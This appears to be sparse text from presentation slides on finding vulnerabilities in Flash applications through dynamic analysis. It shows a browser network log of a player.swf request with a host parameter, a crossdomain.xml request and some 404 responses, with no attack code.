
漏洞挖掘

分析方式——动态分析

Name Path	Method	Status Text	Type	Initiator	S C
 player.swf?host=itsafe.org /flashapp	GET	200 OK	applicatio...	Other	
 crossdomain.xml itsafe.org	GET	500 Internal Serv	text/html	Other	
 undefined /flashapp	GET	404 Not Found	text/html	Other	
 undefined /flashapp	GET	404 Not Found	text/html	Other	

漏洞挖掘

题外话



EOF.

- Thanks & QA:)

EOF.
